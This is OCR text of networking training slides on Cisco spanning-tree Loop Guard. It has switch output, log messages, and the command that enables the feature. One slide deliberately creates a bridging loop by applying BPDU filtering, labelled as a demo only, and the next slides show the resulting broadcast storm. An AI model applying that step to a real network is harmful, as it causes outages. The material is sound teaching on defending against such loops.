PVST Simulation Default                 is enabled but inactive in rapid-pvst mode
Bridge Assurance                        is enabled
UplinkFast                              is disabled
BackboneFast                            is disabled
Configured Pathcost method used is short


Name                   Blocking Listening Learning Forwarding STP Active
---------------------- -------- --------- -------- ---------- ----------
VLAN0001                      0         0        0          1          1
---------------------- -------- --------- -------- ---------- ----------
1 vlan                        0         0        0          1          1
c1000-2#
```

https://t.me/learningnets

Results:

- Port is blocked:

```
*Aug 12 15:16:52.735: %SPANTREE-2-LOOPGUARD_BLOCK: Loop
guard blocking port GigabitEthernet1/0/9 on VLAN0001.
```

https://t.me/learningnets

DAVID BOMBAL
EDUCATE.MOTIVATE

Enable Loop Guard

```
c1000-2# show spanning-tree

VLAN0001
  Spanning tree enabled protocol rstp
  Root ID    Priority    4097
             Address     68e5.9e69.4d80
             Cost        4
             Port        1 (GigabitEthernet1/0/1)
             Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec

  Bridge ID  Priority    16385  (priority 16384 sys-id-ext 1)
             Address     488b.0a81.db80
             Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec
             Aging Time  300 sec

Interface           Role Sts Cost      Prio.Nbr Type
------------------- ---- --- --------- -------- --------------------------------
Gi1/0/1             Root FWD 4         128.1    P2p
Gi1/0/9             Desg BKN*4         128.9    P2p *LOOP_Inc


c1000-2#
```

https://t.me/learningnets


Recovery

```
*Aug 12 15:18:32.738: %SPANTREE-2-LOOPGUARD_UNBLOCK: Loop
guard unblocking port GigabitEthernet1/0/9 on VLAN0001.
```

https://t.me/learningnets


DAVID BOMBAL
EDUCATE.MOTIVATE

Loop Guard: Demo



https://t.me/learningnets

Loop Guard: Demo



https://t.me/learningnets

Before Loop Created

```
c1000-2#sh spanning-tree

VLAN0001
  Spanning tree enabled protocol rstp
  Root ID    Priority    4097
             Address     68e5.9e69.4d80
             Cost        4
             Port        1 (GigabitEthernet1/0/1)
             Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec

  Bridge ID  Priority    16385  (priority 16384 sys-id-ext 1)
             Address     488b.0a81.db80
             Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec
             Aging Time  300 sec

Interface           Role Sts Cost      Prio.Nbr Type
------------------- ---- --- --------- -------- --------------------------------
Gi1/0/1             Root FWD 4         128.1    P2p
Gi1/0/9             Altn BLK 4         128.9    P2p

c1000-2#
```

https://t.me/learningnets

DAVID BOMBAL
EDUCATE.MOTIVATE

Create a loop

- On c1000-1:
  - Warning: Don't do this – for demo purposes only:

```
c1000-1# conf t
c1000-1(config)# interface GigabitEthernet 1/0/2
c1000-1(config)# spanning-tree bpdufilter enable
```

https://t.me/learningnets

Loop in network

```
c1000-2#show spanning-tree

VLAN0001
  Spanning tree enabled protocol rstp
  Root ID    Priority    4097
             Address     68e5.9e69.4d80
             Cost        4
             Port        1 (GigabitEthernet1/0/1)
             Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec

  Bridge ID  Priority    16385  (priority 16384 sys-id-ext 1)
             Address     488b.0a81.db80
             Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec
             Aging Time  300 sec

Interface           Role Sts Cost      Prio.Nbr Type
------------------- ---- --- --------- -------- --------------------------------
Gi1/0/1             Root FWD 4         128.1    P2p
Gi1/0/9             Desg FWD 4         128.9    P2p

c1000-2#
```

https://t.me/learningnets

DAVID BOMBAL
EDUCATE.MOTIVATE

Loop in network

```
c1000-2#sh int g1/0/1
GigabitEthernet1/0/1 is up, line protocol is up (connected)
  Hardware is Gigabit Ethernet, address is 488b.0a81.db81 (bia 488b.0a81.db81)
  MTU 1500 bytes, BW 1000000 Kbit/sec, DLY 10 usec,
     reliability 255/255, txload 178/255, rxload 178/255
  Encapsulation ARPA, loopback not set
  Keepalive set (10 sec)
  Full-duplex, 1000Mb/s, media type is 10/100/1000BaseTX
  input flow-control is off, output flow-control is unsupported
  ARP type: ARPA, ARP Timeout 04:00:00
  Last input 00:00:01, output 00:00:04, output hang never
  Last clearing of "show interface" counters never
  Input queue: 0/75/0/0 (size/max/drops/flushes); Total output drops: 0
  Queueing strategy: fifo
  Output queue: 0/40 (size/max)
  5 minute input rate 700917000 bits/sec, 1368945 packets/sec
  5 minute output rate 701041000 bits/sec, 1369193 packets/sec
     1123908988 packets input, 3210716817 bytes, 0 no buffer
     Received 1123704579 broadcasts (862 multicasts)
     ...
     1124125367 packets output, 3224569048 bytes, 0 underruns
     ...
c1000-2#
```

https://t.me/learningnets

DAVID BOMBAL
EDUCATE.MOTIVATE

Enable Loop Guard

- Enable globally on switch

```
c1000-2# conf t
c1000-2(config)# spanning-tree loopguard default
```

https://t.me/learningnets

Enable Loop Guard

```
c1000-2# show spanning-tree

VLAN0001
  Spanning tree enabled protocol rstp
  Root ID    Priority    4097
             Address     68e5.9e69.4d80
             Cost        4
             Port        1 (GigabitEthernet1/0/1)
             Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec

  Bridge ID  Priority    16385  (priority 16384 sys-id-ext 1)
             Address     488b.0a81.db80
             Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec
             Aging Time  300 sec

Interface           Role Sts Cost      Prio.Nbr Type
------------------- ---- --- --------- -------- --------------------------------
Gi1/0/1             Root FWD 4         128.1    P2p
Gi1/0/9             Desg BKN*4         128.9    P2p *LOOP_Inc


c1000-2#
```

https://t.me/learningnets

STP Protection

https://t.me/learningnets

DAVID BOMBAL
EDUCATE.MOTIVATE